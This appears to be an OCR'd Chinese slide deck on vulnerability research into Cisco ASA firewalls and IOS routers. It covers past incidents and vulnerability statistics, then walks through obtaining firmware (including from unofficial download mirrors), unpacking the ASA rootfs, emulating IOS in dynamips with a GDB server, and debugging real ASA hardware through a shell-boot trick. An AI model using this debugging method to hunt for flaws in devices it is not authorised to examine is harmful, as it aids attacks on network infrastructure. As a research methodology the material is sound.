- 研究背景
- 研究内容
- 总结

Part. **01**

研究背景

近年有关网络设备的安全事件

时间	事件
2014-04	思科(cisco)和瞻博(juniper)发现存在heartbleed漏洞
2014-11	卡巴斯基实验室发布报告披露黑暗能量（BlackEnergy）可以攻击思科（cisco）路由器
2015-09	火眼（fireeye）发布了有关思科（cisco）路由器SYNful Knock后门的报告
2015-10	安全公司volexity的Steven Adair发现了攻击思科（cisco）web vpn的案例
2015-12	瞻博(juniper)发现漏洞：　万能密码登录设备（CVE-2015-7755）、可解密VPN流量（CVE-2015-7756）
2016-01	@esizkur 发现飞塔防火墙（Fortigate）存在ssh未声明账户漏洞（CVE-2016-5125）
2016-08	方程式针对防火墙攻击的工具泄露

网络设备漏洞特点

（ASA）	2014.10-2014.12	2015	2016.1-2016.6
Dos	9	9	4
Bypass	1	3	1
其他	8	3	1

思科防火墙asa系统漏洞数目

(CISCO IOS)	2014	2015	2016.1-2016.5
Dos	32	68	15
Bypass	2	3	0
其他	7	3	2

思科ios系统漏洞数目


研究历史

- Attacking Network Embedded System Felix 'FX' Lindner 2002
- The Holy Grail Cisco IOS Shellcode And Exploitation Techniques Michael Lynn 2005
- Cisco IOS Shellcodes Gyan Chawdhary, Varun Uppal 2007
- Cisco IOS - Attack & Defense. The State of the Art Felix 'FX' Lindner 2008
- Router Exploitation Felix 'FX' Lindner 2009
- Fuzzing and Debugging Cisco IOS SebasEan Muniz, Alfredo Ortega 2011
- Killing the Myth of Cisco IOS Diversity Ang Cui, JaEn Kataria, Salvatore J. Stolfo 2011
- Breaking Bricks and Plumbing Pipes:Cisco ASA a Super Mario Adventure Alec Stuart-Muirk 2014
- Cisco IOS shellcode:all-in-one George Nosenko 2015
- Execute my packet David Barksdale,Jordan Gruskovnjak,Alex Wheeler 2016

Part. **02**

研究内容


研究步骤



获取固件

- 从官网下载
- 通过网络从设备上拷贝到电脑上
- 从设备的存储模块读
- 从网上找网友的分享

探索一切、攻破一切



index of c3620

About 31,000 results (0.44 seconds)

Index of /files
skynet.ua/files/
Index of /files ... 17-Apr-2015 13:43, 17M. [ ], **c3620**-is-mz.123-24.bin, 17-Apr-2015 19:44, 16M. [ ], flashplayer_11_plugin_debug_32bit.exe, 18-Apr-2012 15:22 ...


Index of /finalproductioncopy/OM3/C3600-C3699/C3620
abornelectronicssanjose.com/finalproductioncopy/OM3/C3600.../**C3620**/
Index of /finalproductioncopy/OM3/C3600-C3699/**C3620**. Icon Name Last modified Size Description. [DIR] Parent Directory - [ ] **C3620**.pdf 04-Nov-2015 15:17 ...

C3620 can't boot after xmodem - Cisco: Routers - Tek-Tips
www.tek-tips.com/viewthread.cfm?qid=1535240
Mar 7, 2009 - **C3620** can't boot after xmodem ... rommon 1 > xmodem **c3620**-i-mz.122-26c.bin .... http://supportwiki.cisco.com/ViewWiki/**index**.php/ ...

C3620 | Built-in Panel PC - BECKHOFF New Automation Tec...
https://www.beckhoff.com/english/industrial_pc/**c3620**.htm
Product **index** ... The Panel PC **C3620** is designed for installation into the front of a control cabinet. ... The **C3620** is ideally suited for machine construction and plant engineering applications, for example with the TwinCAT automation software ...

File-iso.com(A referece to download Cisco IOS)
file-iso.com/Cisco/**index**.php?s=t&o=dsc&d=36xx%2F3620
c3620-tscgen-331T-mz, 14.91 MB, SIT, 07/01/2016 07:14 PM. ios-gen-key2, 0.01 MB, JPG, 07/01/2016 07:10 PM. **c3620**-do3s-mz.122-2.T, 11.90 MB, BIN ...

ASA固件解包



Some loader

vmlinuz

initrd


Direct booting from floppy is no longer supported.

gzip压缩的rootfs.img

lina

- $ cpio -id < rootfs.img

lina



asa
bin
boot
config
dev
etc
home
lib
lib64
mnt
opt
proc
root
sbin
share
sys
tmp
usr
var
init
linuxrc

lina

- $ cpio -id < rootfs.img

- $ ls /asa/bin/
- coredump_helper lina   lina_monitor

ASA系统模拟&调试



```
                     170 West Tasman Drive
                     San Jose, California 95134-1706

config_fetcher: channel open failed
ERROR: MIGRATION - Could not get the startup configuration.

INFO: Power-On Self-Test in process.
.......................................................................
INFO: Power-On Self-Test complete.
COREDUMP UPDATE: open message queue fail: No such file or directory/2
COREDUMP UPDATE: unable to send coredump message to lina_monitor

INFO: MIGRATION - Saving the startup errors to file 'flash:upgrade_startup_error
s_201605300811.log'
Pre-configure Firewall now through interactive prompts [yes]? n



Type help or '?' for a list of available commands.
ciscoasa>
ciscoasa>
ciscoasa>
ciscoasa>
ciscoasa>
```


```
MEMORY:0806AED2 db  45h ; E
MEMORY:0806AED3 db 0D0h ;
MEMORY:0806AED4 ; ---------------------------------------------------------
MEMORY:0806AED4 mov     edx, [ebp-2Ch]
MEMORY:0806AED7 jnz     loc_806B1A8
MEMORY:0806AEDD
MEMORY:0806AEDD loc_806AEDD:
MEMORY:0806AEDD mov     [esp+14h], eax
MEMORY:0806AEE1 mov     eax, off_AE30138
MEMORY:0806AEE6 mov     [esp+18h], edx
MEMORY:0806AEEA mov     edx, off_AE3013C
MEMORY:0806AEF0 mov     ecx, [ebp-30h]
MEMORY:0806AEF3 mov     ebx, [ebp-2Ch]
MEMORY:0806AEF6 mov     [esp+4], eax
MEMORY:0806AEFA mov     [esp+8], edx
UNKNOWN 0806AED4: MEMORY:0806AED4 (Synchronized with EIP)
```

```
FFFFFFF0  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??
FFFFFFFF
FFFFFFFF: FFFFFFFF
```

IOS固件解包

700-15108 © Robert Ludingham / Masterfile www.masterfile.com


IOS固件解包



\c3620-i-mz.123-22.bin\


名称	大小	压缩后大小	修改时间
C3620-I-.BIN	19 440 332	7 735 028	2007-01-24 1...

IOS系统模拟&调试




```
root@bogon:                 # dynamips -Z 1234 -P 3600 -t 3620 -j -s slot:f0/0:linux_eth:eth0 C3620
-I-.BIN
Cisco Router Simulation Platform (version 0.2.8-RC2-x86)
Copyright (c) 2005-2007 Christophe Fillot.
Build date: May 12 2014 21:37:54

C3600 'default': unable to add NETIO binding for slot 0
IOS image file: C3620-I-.BIN

ILT: loaded table "mips64j" from cache.
ILT: loaded table "mips64e" from cache.
ILT: loaded table "ppc32j" from cache.
ILT: loaded table "ppc32e" from cache.
C3600 instance 'default' (id 0):
  VM Status   : 0
  RAM size    : 128 Mb
  NVRAM size  : 128 Kb
  Chassis     : 3620
  IOS image   : C3620-I-.BIN

Loading ELF file 'C3620-I-.BIN'...
ELF entry point: 0x80008000

C3600 'default': starting simulation (CPU0 PC=0xffffffffbfc00000), JIT disabled.
GDB Server listening on port 1234.
```

网络模拟




真机调试



真机调试


asa924-k8.bin

quiet loglevel=0 auto => rdinit=/bin/sh




```
Freeing unused kernel memory: 156k freed
Write protecting the kernel text: 1732k
Write protecting the kernel read-only data: 504k
/bin/sh: can't access tty; job control turned off
# sed -i 's/#\(.*\)ttyUSB0\(.*\)/\1ttyS0\2/' /asa/scripts/rcS
# exec /sbin/init
dosfsck 2.11, 12 Mar 2005, FAT32, LFN
Starting check/repair pass.
Starting verification pass.
/dev/hda1: 180 files, 51806/6201FAT: "posix" option is obsolete, not supported
4 clusters
dosfsck(/dev/hda1) returned 0
TIPC: Started in network mode
TIPC: Own node address <1.1.1>, network identity 1234
TIPC: Enabled bearer <eth:tap0>, discovery domain <1.1.0>, priority 10
msrif: module license 'Cisco Systems, Inc' taints kernel.
msrif module loaded.
SMFW PID: 513, SMFW started in mode 0
SMFW PID: 513, started gdbserver on member: 515//asa/bin/lina
SMFW PID: 515, Starting /asa/bin/lina under gdbserver /dev/ttyS0
